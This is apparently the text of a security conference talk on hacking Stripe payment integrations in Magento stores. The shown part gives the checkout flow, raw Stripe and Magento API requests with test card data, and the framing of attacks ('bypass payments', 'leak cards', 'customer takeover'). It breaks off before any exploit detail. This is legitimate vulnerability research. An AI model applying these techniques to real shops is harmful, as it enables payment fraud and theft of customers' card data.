

Hacking Stripe Integrations to Bypass E-Commerce Payments

Ananda Dhakal (@dhakal_ananda)

\$whoami

Vulnerability Researcher @Patchstack

Brand Ambassador @HackerOne

Bug Bounty Hunter



 @dhakal_ananda



Agenda

★ Why Stripe?

🔧 Understanding Stripe Integrations

💰 Bypassing Payments & Leaking Cards

🧠 Closing Thoughts



Why Stripe?



Ambassador World Cup 2023



Why Stripe?



Ambassador World Cup 2024



Why Stripe?




Beyond Ambassador World Cup



How Stripe Integration Works






How Stripe Integration Works

☒  **Card**

Card number

1234 1234 1234 1234


  

Expiration date


MM / YY


Security code


CVC


 123

By providing your card information, you allow Company Inc to charge your card for future payments in accordance with their terms.

☐  **Amazon Pay**

☐  **Cash App Pay**

☐  **WeChat Pay**

☐  **Alipay**

Place Order



How Stripe Integration Works

✓

Shipping

✓

Review & Payments

Payment Method

☐ Check / Money order

☒ Pay online

☒ My billing and shipping address are the same

kath mandu
asdas
asdasd, Alaska 34324
United States
432423423

New payment method

☒ Card

Card number
1234 1234 1234 1234
VISA M C A 123

Expiration date
MM / YY

Security code
CVC 123

By providing your card information, you allow asd asd to charge your card for future payments in accordance with their terms.

☐ Amazon Pay

☐ Cash App Pay

☐ Alipay

☐ WeChat Pay

Place Order

Order Summary

Cart Subtotal	\$60.00
Shipping Flat Rate - Fixed	\$5.00
Order Total	\$65.00

2 Items in Cart

product
Qty: 1
\$5.00

downloadable
Qty: 1
\$55.00
View Details

Ship To:

kath mandu
asdas
asdasd, Alaska 34324
United States
432423423

Shipping Method:

Flat Rate - Fixed



How Stripe Integration Works

Request

```
1 POST /v1/payment_methods HTTP/2
2 Host: api.stripe.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
  Firefox/138.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://js.stripe.com/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 1309
10 Origin: https://js.stripe.com
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-site
14 Priority: u=4
15 Te: trailers
16
17 billing_details[address][state]=XX&billing_details[address][postal_code]=XX&
  billing_details[address][country]=NP&billing_details[address][city]=asdasd&
  billing_details[address][line1]=XX&billing_details[email]=dhakal@example.com&
  billing_details[name]=XX&billing_details[phone]=XX&type=card&card[number]=
  4242+4242+4242+4242&card[cvc]=444&card[exp_year]=44&card[exp_month]=04&allow_redisplay=
  unspecified&payment_user_agent=
  stripe.js%2F9e39ef88d1%3B+stripe-js-v3%2F9e39ef88d1%3B+payment-element%3B+deferred-intent%3
  B+autopl&referrer=http%3A%2F%2Flocalhost&time_on_page=29979&
  client_attribution_metadata[client_session_id]=610cdc07-5819-4c8c-b4e6-ab962517457&
  client_attribution_metadata[merchant_integration_source]=elements&
  client_attribution_metadata[merchant_integration_subtype]=payment-element&
  client_attribution_metadata[merchant_integration_version]=2021&
  client_attribution_metadata[payment_intent_creation_flow]=deferred&
  client_attribution_metadata[payment_method_selection_flow]=automatic&guid=NA&muid=
  bc2e94ec-c415-4dca-9824-8a5a630323b7f95636&sid=776ede61-23a9-4562-921a-c1b016556adb80a1&
  key=
  pk_test_51GdyVbEe3SG7hz1wCfzGyO2MmJ5vkLSIxjL4BnaRpfaoXvTkW2QB2NG4MHXkG1eQoJUDyXv5rS1DC1iWLj
  iQGqOTU0sA3CPS3L&_stripe_version=2024-09-30.acacia&radar_options[hcaptcha_token]=
  20000000-aaaa-bbbb-cccc-000000000000;
```

Response

```
1 HTTP/2 200 OK
2 Server: nginx
3 Date: Sat, 10 May 2025 05:29:50 GMT
4 Content-Type: application/json
5 Content-Length: 1033
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Methods: GET, HEAD, PUT, PATCH, POST, DELETE
8 Access-Control-Allow-Origin: https://js.stripe.com
9 Access-Control-Expose-Headers: Request-Id, Stripe-Managed-Version, Stripe-Should-Retry,
  X-Stripe-External-Auth-Required, X-Stripe-Privileged-Session-Required
10 Access-Control-Max-Age: 300
11 Cache-Control: no-cache, no-store
12 Content-Security-Policy: base-uri 'none'; default-src 'none'; form-action 'none';
  frame-ancestors 'none'; img-src 'self'; script-src 'self' 'report-sample'; style-src
  'self'; worker-src 'none'; upgrade-insecure-requests; report-uri
  https://q.stripe.com/csp-violation?q=131HWLH7IkfPS6WJGI7OqeFVV5GCVITCRYbazPEPNM_8mBR77TzJjV
  5IZkK4jEyB19fG7Yykm6GuUW
13 Idempotency-Key: 7391b427-90aa-4008-a9b3-11e0c958d0d6
14 Original-Request: req_av5cDYS7zxGKVV
15 Request-Id: req_av5cDYS7zxGKVV
16 Stripe-Should-Retry: false
17 Stripe-Version: 2024-09-30.acacia
18 Timing-Allow-Origin: https://js.stripe.com
19 Vary: Origin
20 X-Stripe-Priority-Routing-Enabled: true
21 X-Stripe-Routing-Context-Priority-Tier: api-testmode
22 X-Wc: ABGHI
23 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
24
25 {
26   "id": "pm_1RN5ysEe3SG7hz1w1B38iItK",
27   "object": "payment_method",
28   "allow_redisplay": "unspecified",
29   "billing_details": {
30     "address": {
31       "city": "asdasd",
32       "country": "NP",
33       "line1": "XX",
34       "line2": null,
35       "postal_code": "XX",
36       "state": "XX"
37     },
38     "email": "dhakal@example.com",
39     "name": "XX",
40     "phone": "XX",
41     "tax_id": null
42   },
43   "card": {
```



Review & Payments

Payment Method

☐ Check / Money order☒ Pay online

kath mandu
asdas
asdasd, Alaska 34324
United States
432423423

[Edit](#)

New payment method

☒ Card

Card number

1234 1234 1234 1234



Expiration date

MM / YY

Security code

CVC



By providing your card information, you allow asd asd to charge your card for future payments in accordance with their terms.

☐ Amazon Pay☐ Cash App Pay☐ WeChat Pay☐ Alipay[Place Order](#)[Apply Discount Code](#)


Request

Pretty

Raw


Hex


```
1 POST /rest/default/V1/carts/mine/payment-information HTTP/1.1
2 Host: localhost
3
4 {
  "cartId":"12",
  "billingAddress":{
    "customerAddressId":"1",
    "countryId":"US",
    "regionId":"1",
    "regionCode":"AL",
    "region":"Alabama",
    "customerId":"1",
    "street":[
      "asdas sadasd"
    ],
    "company":null,
    "telephone":"9800000000",
    "fax":null,
    "postcode":"34223",
    "city":"asdsad",
    "firstname":"kath",
    "lastname":"mandu",
    "customAttributes":[
    ],
    "saveInAddressBook":null
  },
  "paymentMethod":{
    "method":"stripe_payments",
    "additional_data":{
      "payment_method":"pm_1RNwNAEe3SG7hz1wh8kGnoru"
    }
  }
}
```



Each customer account in Magento
has each customer object in Stripe


Each payment method is linked with
each customer object







#1: Customer Takeover





Customer Takeover





```

